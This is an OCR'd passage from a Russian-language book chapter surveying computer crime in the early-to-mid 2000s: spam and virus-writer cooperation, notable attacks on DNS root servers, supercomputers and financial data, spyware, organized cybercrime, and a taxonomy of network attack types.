


Рис. 3. Наиболее распространённые причины спам-атак

Рекомендации, приведённые на рис. 3, основаны на изучении опыта реальных американских компаний, которые сталкиваются с проблемой спама. FrontBridge проанализировала причины начала спам-атак и выяснила, что «засвечивание» адреса электронной почты на посещаемом Web-сайте является поводом для начала примерно 30% спам-атак. Эти десять «вредных советов» ранжированы в порядке убывания их вредоносного эффекта, то есть, чем больший номер у совета, тем меньше шансов, что его использование приведёт к началу спам-атаки. Впрочем, профессиональные спамеры обычно используют и другие, более продвинутые способы получения адресов. Например, существуют особые «словарные» программы, которые генериру-

ют десятки тысяч всевозможных комбинаций букв и цифр, содержащихся в почтовых адресах. Активно используются также программы-роботы, которые «скачивают» адреса электронной почты с серверов. Однако, вероятно, самый дешёвый и быстрый способ – покупка готовых адресов. В США можно купить 100 млн. электронных адресов всего лишь за 100 долларов.

Но это всё цветочки. Начиная с середины 2004 года и по настоящее время на коммерческую основу встало создание компьютерных вирусов специально для спамеров. Целенаправленно создаваемые «под заказ» компьютерные вирусы стремительно «умнеют». Можно констатировать, что теневой рынок заказов на создание компьютерных вирусов уже сформировался. Мрачные предсказания специалистов по информационной безопасности сбылись: союз спамеров и вирусописателей состоялся. Последние превращают домашние компьютеры, имеющие широкополосный выход в Интернет, в «рассадники» спама, и затем сдают такие сети в аренду. При этом стоимость пользования сетью из многих тысяч инфицированных машин в течение нескольких часов может составлять от 50 до 100 долларов. За это время заражённые компьютеры могут разослать миллионы электронных сообщений. Компания MessageLabs в ходе анализа динамики рассылки спама и распространения вирусов по электронной почте пришла к выводу об ошеломляющем и пугающем прогрессе в деле тесного сотрудничества вирусописателей и спамеров – эти две группы компьютерных преступников свела вместе погоня за прибылью. Специалисты MessageLabs установили это, наблюдая за чатами, в которых общаются друг с другом те и другие. Как сообщала MessageLabs, её сотрудники, контролирующие общение спамеров и вирусописателей в Интернет, выявили растущее стремление и спамеров, и авторов вирусов «сомкнуть ряды». При этом компания подчёркивает, что распространение вирусов само по себе не приносит прибыли вообще либо приносит её очень мало. Зато деньги есть у спамеров. Таким образом, можно сделать малоутешительный вывод о том, что взаимодействие спамеров с вирусописателями на «коммерческой» основе – очевидная современная тенденция.

§3. Что и как они атакуют

«Помимо военных компьютеров, целеустремлённый хакер может легко “раскалывать” ЭВМ, контролирующие банки, воздушные перевозки, телефоны и энергосистемы». «Мы уязвимы больше, чем любой другой народ на Земле», – заявил руководитель Агентства национальной безопасности США Джон Макконел. «Результаты хакерских атак могут спровоцировать массовую панику, которая охватит всё гражданское население», – читаем в передовице под названием «Киберсолдаты на марше» из недавнего выпуска журнала «Time» (США). В этих фразах сконцентрирована крайняя обеспокоенность «достижениями» компьютерных злоумышленников в последние годы. По подсчётам экспертов, американские военные компьютеры зондируются извне примерно 500 раз в сутки. Однако засекается лишь 25 вторжений, и только о 2–3 из них сообщается в отдел безопасности. США представляют собой страну, которая в 2005 году подверглась наибольшему количеству Интернет-атак. Общее количество атак, предпринятых на американские серверы, сопоставимо с общим количеством атак на серверы Германии, Бразилии, Италии, Польши, России, Канады и Швейцарии. Вместе с тем, проницаемость компьютерных систем и сетей, в том числе и для злоумышленников – следствие идеологии компьютеров, предназначенных для того, чтобы ими было удобно пользоваться, а также широкой доступности сети Интернет (изобретённой, между прочим, Пентагоном)[78]. Основные причины успеха удалённых атак на Интернет приведены на рис. 4[79].

Указанные на рис. 4 слабые места Интернет хорошо известны компьютерным злоумышленникам. В 2004–2005 годах, например, атакам хакеров подвергся ряд мощнейших суперкомпьютеров. Несмотря на то, что ничего фатального пока не случилось, некоторые эксперты указывают на то, что

---

[78] Frederic J. Cooper, Chris Coggans, John K. Halvey, Larry Hughes, Lisa Morgan, Karanjit Siyan, William Stallings and Peter Stephenson. Implementing Internet Security, New Riders Publishing, 1995.

[79] Медведовский И. Д., Семьянов П. В., Леонов Д. Г. Атака на Internet. М., 2000.

атаки могли иметь своей конечной целью дестабилизацию работы всей Интернет и, следовательно, потенциально очень опасны. «Жертвами» хакеров стали, в частности, Стэндфордский университет, суперкомпьютерный центр в Сан-Диего и национальный центр суперкомпьютерных приложений Иллинойского университета. Досталось также и проекту TeraGrid, в рамках которого изучается возможность объединения ресурсов нескольких суперкомпьютеров в единое целое. Правда, согласно сообщению CNN, официальные представители заявляют, что ничего страшного не произошло. «Было зарегистрировано несколько несанкционированных проникновений, однако ничто не повреждено и не украдено, – заявила Кэтрин Фостер из Арагонской национальной лаборатории, координирующей проект TeraGrid. – Похоже, делалось это из спортивного интереса».




Рис. 4. Использование компьютерными преступниками недочётов Интернет

Г-жа Фостер сообщила также, что несколько суперкомпьютеров для обновления средств защиты были выведены из общей сети в режим «офлайн». Майк Левайн, научный директор Питтсбургского суперкомпьютерного центра, входящего в сеть TeraGrid, подчеркнул, что никаких секретных работ на суперкомпьютерах не велось, так что за национальную безопасность США в этом случае можно не беспокоиться. Однако Питер Аллор, директор аналитической службы исследовательского подразделения X-Force компании Internet Security Systems, указывает на то, что суперкомпьютеры исследовательских организаций и университетов, привлекшие к себе внима-

ние злоумышленников, подключены к столь же «суперпропускным» каналам доступа в Интернет. Ничего лучше для организации масштабной атаки не придумать. Подобные атаки могут вывести из строя как отдельные ресурсы сети и электронные почтовые службы, так и всю сеть целиком. По мнению Фрэнка Дуайера, директора по информационным технологиям центра в Сан-Диего, сети исследовательских организаций подвергаются особому риску именно из-за своей большей, чем у корпоративных сетей, открытости. Правда, организациям, подобным центру в Сан-Диего, по его же словам, печальная участь не грозит, так как все уязвимые узлы их надёжно защищены. Кажется, где-то нечто подобное мы уже слышали?

Тем временем, по информации CNN, расследование этих инцидентов продолжается. Сколько именно организаций подверглось атакам, не сообщалось, но по словам осведомлённых лиц, количество их велико. В Сан-Диего хакеры попытались проникнуть в периферийные компьютеры системы, однако были остановлены прежде, чем добрались до ее ядра. В Стэнфорде, не входящем в сеть TeraGrid, атаке подверглись компьютеры с операционными системами Solaris и Linux – хакеры использовали уже известные уязвимые места, «патчи» на которые не успели вовремя установить.

В середине октября 2002 года была осуществлена беспрецедентная атака одновременно на все 13 серверов так называемой корневой зоны всемирной сети Интернет, управляющих основными потоками Интернет-трафика. За короткий период времени оказались выведены из строя 9 из 13 серверов корневой зоны, на которых хранятся указатели на хост-компьютеры серверов имён, обслуживающих семь доменов высшего уровня (.com, .edu, .mil, .gov, .net, org. и специальный .arpa), а также серверы имён высшего уровня национальных сетей, носящих названия от a.root-server.net до i.root-server.net[80].

[80] Можно припомнить, что отказ в работе серверов в несколько меньшем масштабе произошёл в августе 2000 года, когда на короткий период времени были выведены из строя четыре из 13 серверов корневой зоны. Правда, тогда дело было в аппаратном сбое. Более серьёзная проблема с серверами произошла в июле 1997 года, когда работа некоторых из них прекратилась на целых четыре часа.

Корневые серверы используются DNS (Domain Name System) – службой доменных имён, представляющей собой распределённую базу данных для иерархической системы имён сетей и компьютеров, подключённых к Глобальной сети, а также способ преобразования строчных адресов серверов в Интернет в числовые IP-адреса. 13 серверов корневой зоны разбросаны по всему земному шару (из соображений предосторожности, на случай какого-нибудь бедствия) и поддерживаются государственными агентствами США, университетами, корпорациями и частными организациями, среди которых NASA, Исследовательская лаборатория армии США, Internet Corporation for Assigned Names and Numbers, Internet Software Consortium и VeriSign (в их ведении находятся два сервера). Впрочем, для большинства пользователей сети атака осталась незамеченной, так как последствия были устранены менее чем за час, благодаря многочисленным методам защиты Сети от сбоев, в частности дублирования основных устройств системы. По заявлению Matrix NetSystems, которая отслеживает трафик в Интернет, атака длилась не менее шести часов и привела к значительной задержке в доставке почтовых сообщений. Нападение 2002 года было названо некоторыми специалистами «наиболее продуманной и самой крупномасштабной атакой за всю историю существования сети Интернет». В ходе атаки семь из тринадцати серверов вообще не реагировали на сетевой трафик и ещё два периодически выходили из строя в течение атаки. Рабочий режим серверов был восстановлен после предпринятых специалистами защитных действий и прекращения атаки. Серверы, на которые пришёлся наиболее мощный удар, поддерживаются Департаментом США по защите информации, штат Вирджиния, Исследовательской лабораторией армии США в Абердине, штат Мэриленд, Internet Corporation for Assigned Names and Numbers в Лос-Анджелесе и по одному в Стокгольме и Токио. ФБР США вело расследование, но источник атаки так и не был установлен.

Интересно, будет ли он установлен в следующем случае? 11 июля 2006 года была проведена скоординированная атака на компьютерные сети Госде-

партамента США. По признанию официальных представителей Госдепартамента США, в результате нападения злоумышленниками была похищена конфиденциальная информация. Но настораживает не это, ведь данное учреждение многократно атаковалось ранее и очень «любимо» хакерами в качестве объекта нападения. Дело в том, что злоумышленники не стали скрывать свои дальнейшие планы, пообещав в скором времени повторить атаку. Нам кажется, что такая наглость порождается ни чем иным, как безнаказанностью.

15 июня 2004 года несколько миллионов пользователей Интернет испытали проблемы с доступом к крупнейшим Web-сайтам, в том числе Yahoo!, Microsoft и Google. Причиной этому стал сбой в работе хостинговой компании Akamai Technologies[81]. Причём сбой мог быть вызван как техническими проблемами компании, так и хакерской атакой.

Итак, проблемы с доступом к ряду крупнейших Web-сайтов начались во вторник 15 июня в $17^{\underline{00}}$ по московскому времени и продолжались около 2 часов. На серверах Akamai Technologies, расположенных в разных точках земного шара, размещены зеркала популярнейших Web-сайтов. По словам представителя этой компании г-на Янга, «была зафиксирована крупномасштабная международная атака на инфраструктуру Интернет». Однако свидетельств тому, что злоумышленники воздействовали на серверы сторонних компаний, нет, отмечало Associated Press. Представители правительственных структур США, ответственных за вопросы информационной безопасности, отказались комментировать произошедшее, переадресовав все вопросы компании Akamai Technologies. Группа CERT также не стала комментировать утверждение о глобальности этой хакерской атаки на Интернет. В компании Keynote Systems, занимающейся измерением сетевого трафика, отметили, что трудности с доступом испытывали только те Web-сайты, хостинг которым

[81] Akamai Technologies обслуживает 15 тысяч серверов в 60 странах мира. По заявлению представителей компании, в моменты пиковой загрузки её инфраструктура обслуживает до 15% всемирного Интернет-трафика.

предоставляла компания Akamai Technologies. Доступность 40 ведущих Web-сайтов упала во время атаки со 100% до 80%, но только некоторые Web-сайты стали полностью недоступны. В Akamai Technologies не смогли рассказать о природе предполагаемой атаки или месте, откуда она была совершена. Вполне возможно, что хакеры были ширмой, прикрывающей технические проблемы, возникшие у компании.

Похожая ситуация возникла у Akamai Technologies в мае 2004 года, тогда компания сослалась на некорректное функционирование программного обеспечения. Однако, как стало известно средствам массовой информации, например, CNews.ru, в течение последних дней атаки совершались и на некоторые крупные российские серверы. Так, была совершена атака на часть серверов Hotbox, но его провайдерам в течение несколько часов удалось отфильтровать часть трафика, что снизило загрузку канала до приемлемых величин.

Участники отечественного рынка информационной безопасности и средств защиты информации с беспокойства отмечают количественный рост правонарушений в сфере высоких технологий. В России, только за 2003 год Федеральной службой безопасности Российской Федерации пресечено более 900 попыток проникновения в информационные ресурсы органов государственной власти. Эти данные привёл заместитель директора Федеральной службы безопасности Российской Федерации Вячеслав Ушаков, выступая на учебном семинаре для депутатов Государственной Думы Российской Федерации в подмосковном «Бору». Он сообщил, что за этот период в сфере компьютерной безопасности выявлено 112 преступлений, в результате которых 25 человек были осуждены. В отношении 19 были вынесены постановления об административной ответственности. По данным МВД России, количество преступлений в сфере высоких технологий в течение последних пяти лет каждый год удваивается. По мнению Бориса Мирошникова, начальника Главного Управления МВД России, данная тенденция говорит о том, что информационные технологии всё глубже проникают в жизнь общества в целом

и отдельных граждан в частности. Высокие темпы роста правонарушений в сфере высоких технологий или с использованием этих технологий говорят о том, что преступники быстро осваивают новые средства для совершения злонамеренных действий. Среди наиболее распространённых нарушений представители МВД России особо выделяют следующие: несанкционированный доступ к информационным системам, распространение нелицензионного программного обеспечения и атаки на финансовые системы. Причём российские хакеры предпочитают последний вид нарушений. Объектами атаки в большинстве случае становятся различные финансовые структуры: банки, инвестиционные компании и т. д. Следует отметить, что, в основном, российские компьютерные преступники любят атаковать иностранные банки. В первую очередь это связано с тем, что иностранные банки обладают бо❖льшими денежными средствами, чем аналогичные российские структуры, а уровень их защиты не всегда на должном уровне.

Обычно в подтверждение того факта, что отечественные хакеры не теряют время даром, приводится пример вируса «Mydoom», в разработке которого практически все специалисты обвиняют именно российских вирусописателей. Эпидемия «Mydoom» была спланирована таким образом, чтобы «вирусный удар» затронул как можно большее количество компьютеров во всём мире и этот вирус вошёл в десятку самых разрушительных вредоносных кодов за всю историю.

Тем временем власти США запретили электронные взломы даже «во имя патриотизма». Одно из подразделений ФБР США озвучило официальное отношение к «патриотичным» частным хакерским взломам: «Это остаётся преступлением, против кого оно ни было бы совершено, даже в условиях ухудшения отношений США и Ирака». С другой развиваются тенденции, идущие вразрез с принципом неприкосновенности частной жизни, в том числе, со стороны крупных организаций, не говоря уже о правительственных инициативах. Так, например, министр юстиции США предлагает усилить слежение в Интернет. Джон Эшкрофт требует всё больше полномочий ве-

домствам по глобальному слежению: от мониторинга частных коммуникаций до «заимствования» паролей и другой вводимой пользователем информации; то есть всего, что попадает о сферу действия типичного «spyware». Здесь мы не можем поддержать г-на Эшкрофта. По нашему мнению любая программа, передающая через Интернет данные из компьютера пользователя без его на то добровольного согласия, осуществляет *кражу* информации.

Желание получить нужную приватную информацию заставляет делать всё негласно. В наши дни рекламе в Интернет уделяется много внимания, и на нее тратятся большие деньги, а повысить её эффективность можно только путём целенаправленного изучения интересов пользователей Интернет. Ведь обычные опросы не приносят большой пользы, да и далеко не каждый пользователь станет заполнять анкеты. Поэтому рекламным службам необходимо получить как можно больше информации о конкретном лице, что и явилось первопричиной появления различных шпионских программ. Подавляющее большинство пользователей, вряд ли пожелает добровольно инсталлировать «spyware» на своём компьютере, а раз так, то, по-прежнему, они будут устанавливаться без уведомления. Более того, работа шпионов всячески скрывается от пользователя, чтобы он не заметил их присутствия и не удалил. Почти все без исключения шпионы намеренно прячутся вглубь компьютера и работают в тех режимах, которые позволяют избегать возможного обнаружения[82]. Одни из шпионов подключают себя к браузеру, другие используют известные «стелс» технологии. Если пользователь установил на компьютер программы типа «GetRight», «GoZill» или «FlashGet», то на нём наверняка присутствуют шпионы, так как указанные программы и им подобные спонсируются за счёт доходов от рекламы. Показательно также, что они тайком

[82] Стоит задуматься о наличии программ-шпионов в собственной компьютерной системе, если был установлен мощный «ускоритель Интернет», а скорость передачи данных после этого почему-то стала медленнее; странные программные приложения постоянно соединяются с удалённым сервером, а проверка антивирусом показывает, что «троянские» программы отсутствуют; электронный почтовый ящик переполняют груды спама, в котором к пользователю обращаются даже по имени. Если всё перечисленное подтверждается, то наверняка в системе находится «имплантированный» паразит, который теперь вовсю работает. Но эти наблюдения не дают 100% гарантии обнаружения.

от пользователя инсталлируют в его компьютер так называемые «следящие аплеты», которые управляют размещением рекламы и передают данные о пользователе. Причём даже если удалить программное обеспечение, с которым шпионы попали в компьютерную систему, они останутся в надёжно спрятанных местах операционной системы, и будут продолжать передавать данные о пользователе.

Однако пользователей ожидают явные проблемы с безопасностью, в первую очередь, не от «серого» скрытого кода, как у «spyware», а от компьютерных вирусов. Так, исследовательская организация Radicati Group в своем отчёте «Антивирусы, антиспам и иные технологии фильтрации в 2003–2007 гг.» прогнозирует, что к 2007 году сумма ущерба от вирусов превзойдёт 75 млрд. долл.

Большое беспокойство вызывают и «дыры» в специальных базах данных финансовых структур, которые, с большой охотой используют хакеры во время своих атак. Например, в марте 2003 года одной из наиболее будоражащих новостей в мире оказался факт электронного взлома, в результате которого, по разным оценкам, до восьми миллионов номеров кредитных карт стали доступными сетевым злоумышленникам. Сначала VISA и MASTERCARD заявили, что речь идет о пяти миллионах номеров кредитных карт. Они признались, что «дыра» в системе безопасности привела к взлому и разглашению конфиденциальной информации их клиентов. Правда, не было названо ни время, ни продолжительность атаки, ни название процессинговой компании, которая допустила «утечку». Сначала VISA и MASTERCARD предупредили своих клиентов, попросив их обратить пристальное внимание на состояние счетов и заявив, что пока ни одного факта мошенничества не было выявлено. Потом выяснилось, что в инциденте «замешан» один из центров Data Processors, а сама атака с целью получения данных была произведена под шум эпидемии знаменитого червя «Slammer», но отнюдь не являлась его следствием. Через некоторое время ФБР США заявило, что расследует принявшие формы эпидемии взломы номеров кредитных карт. Цифра

быстро поменялась, достигнув восьми миллионов, но факт остался фактом: любой незащищённый бит финансовой информации может быть взломан, в том числе – при помощи Интернет. Финансовые организации заявили, что понесут все издержки в связи с возможным незаконным использованием карт и готовы поменять украденные номера, что будет им стоить от 32 до 40 млн. долл.

Одной из проблем последнего времени стало попадание компьютерного андеграунда в сферу денежных и иных интересов организованной преступности, постоянно расширяющей своё негласное присутствие в Интернет. Теперь компьютерные злоумышленники зачастую получают прямые директивы – что, где, когда и с какой целью атаковать. Возможности Интернет всё чаще используются для рэкета, распространения детской порнографии и совершения финансовых махинаций. «Причём наиболее уязвимой их целью является обычный пользователь Интернет», – утверждает главный суперинтендант уголовной полиции и глава Национального департамента по борьбе с преступлениями в сфере высоких технологий Великобритании (NHTCU[83]) Лен Хайндз. Он также отмечает, что организованная преступность ищет самый слабый элемент в цепи, которым и является обычный пользователь. «На самом деле слабым звеном являются пальцы, бегающие по клавиатуре, на любом конце транзакции», – заявил он. По словам г-на Хайндза, криминальные синдикаты можно найти в любом уголке земного шара. Расследования не раз приводили специалистов NHTCU в восточноевропейские страны – такие, как Украина, Россия и Латвия. Преступные группировки оттачивают свои навыки работы в Интернет, учитывая рост электронной коммерции и количества сделок, совершаемых в «онлайн». «Организованная преступность, под всеми своими личинами, отличается исключительной гибкостью. Они наметили в качестве своей цели эту новую и прибыльную возможность», – сказал

[83] За четыре года существования NHTCU, состоящая из оперативной группы из 55 человек, провела несколько сот арестов по обвинениям в таких преступлениях, как шантаж и рэкет, проходящим по делам о киберпреступлениях и хакерстве.

Лен Хайндз. Правоохранительные органы многих стран мира говорят о том, что криминальные структуры нанимают сообразительных программистов для проворачивания в Интернет мошеннических операций в банковском и коммерческом секторах. Самый распространённый на сегодняшний день вид мошенничества, затрагивающий финансовые организации, – это создание поддельного Web-сайта банка или компании, который внешне очень похож на настоящий. Далее необходимо лишь заманить ничего не подозревающих пользователей Интернет на фальшивый Web-сайт, где они оставят номер своей кредитной карты и другую банковскую информацию.

По словам Лена Хайндза, хакерские атаки, которые некогда рассматривались лишь в качестве проделок скучающих подростков, желающих показать всему миру свое умение взламывать чужие компьютеры, также становятся всё более распространённым оружием в руках организованной преступности. Некоторые предпочитают совершать атаки на серверы Интернет-провайдеров и онлайновых казино, заваливающие IP-адреса данными с целью вызвать крах операционной системы или отключение Интернет-соединения. При этом хакеры грозятся повторять атаки до тех пор, пока им не заплатят выкуп.

Однако самый «горячий» участок работы NHTCU (впрочем, как и для подобных подразделений по всему миру) – это выявление распространителей детской порнографии. Почти половина из всех арестов, проведённых NHTCU, была произведена по обвинению в педофилии. По словам Лена Хайндза, в этом им помогают представители коммерческих и государственных структур, коллеги из аналогичных подразделений по всему миру, которые возвращают используемых преступниками детей к нормальной жизни. Германской полиции, к примеру, удалось прекратить деятельность международной группировки, зарабатывающей деньги на детской порнографии, услугами которой пользовались 26,5 тысячи пользователей Интернет в 166 странах мира.

Известно несколько основных классификаций электронных атак[84]. Компания Internet Security Systems, например, делит все атаки на следующие типы:

PAP[85] – любое действие или последовательность действий по получению информации «из» или «о» сети, например, имён и паролей пользователей, используемых в дальнейшем для осуществления неавторизованного доступа. Примерами PAP может служить сканирование портов или сканирование при помощи программы SATAN и т. п.;

DoS[86] – любое действие или последовательность действий, которые приводят какую-то часть атакуемой системы к выходу из строя, при котором та перестаёт выполнять свои функции. Причиной может быть несанкционированный доступ, задержка в обслуживании и т. д.;

DDoS[87] – разновидность DoS-атаки. Слово «распределённая» в названии говорит о том, что атака производится не одним компьютером и, соответственно, не по одному каналу, а целой группой компьютеров-зомби, которые одновременно начинают атаку. Используется как «грубая сила», действующая напролом, для вывода из строя сервера или маршрутизатора целого сегмента сети. Проще говоря, DDoS-атака (распределённая DoS атака) – представляет собой поток ложных запросов, которые автоматически генерируются на нескольких компьютерах, заражённых агентами хакерской программы. При достаточном количестве таких ложных запросов доступ к Web-сайту может быть полностью блокирован для других его посетителей на многие часы;

---

[84] Медведовский И. Д., Семьянов П. В., Леонов Д. Г. Атака из Internet. М., 1999.

[85] PAP – *проф. сокр. от* «Pre-Attack Probe» предварительные действия перед атакой.

[86] DoS – *проф. сокр. от* «Denial of Service», что означает «отказ в обслуживании».

[87] DDoS[87] – *проф. сокр. от* «Distributed Denial of Service», что означает «распределённая атака отказ в обслуживании».

UAA[88] – любое действие или последовательность действий, которые приводят к попытке чтения файлов или выполнения команд в обход установленной политики безопасности. Также включает попытки злоумышленника получить бо❖льшие привилегии, чем установлены администратором системы. Примером атаки может служить получение полного доступа к корневому каталогу FTP-сервера;

SuA[89] – сетевой трафик, выходящий за рамки определения «стандартного» трафика. Может указывать на подозрительные действия, осуществляемые в сети. Примером такого события может служить дублирование IP-адреса или обнаружение неизвестного протокола в сети и т. п.;

SysA[90] – атаки, осуществляемые не на уровне сети, а на уровне операционной системы. Эти атаки направлены на конкретный компьютер. Примером такой атаки может служить изменение политики безопасности или регистрация на компьютере пользователя с устаревшей учётной записью.

Типовой имитационный сценарий хакерской атаки показан на рис. 5.

[88] UAA – *проф. сокр. от* «Unauthorized Access Attempt», что означает «неавторизованный доступ».

[89] SuA – *проф. сокр. от* «Suspicious Activity» , что означает «подозрительная активность».

[90] SysA – *проф. сокр. от* «System Attack», что означает «системные атаки».

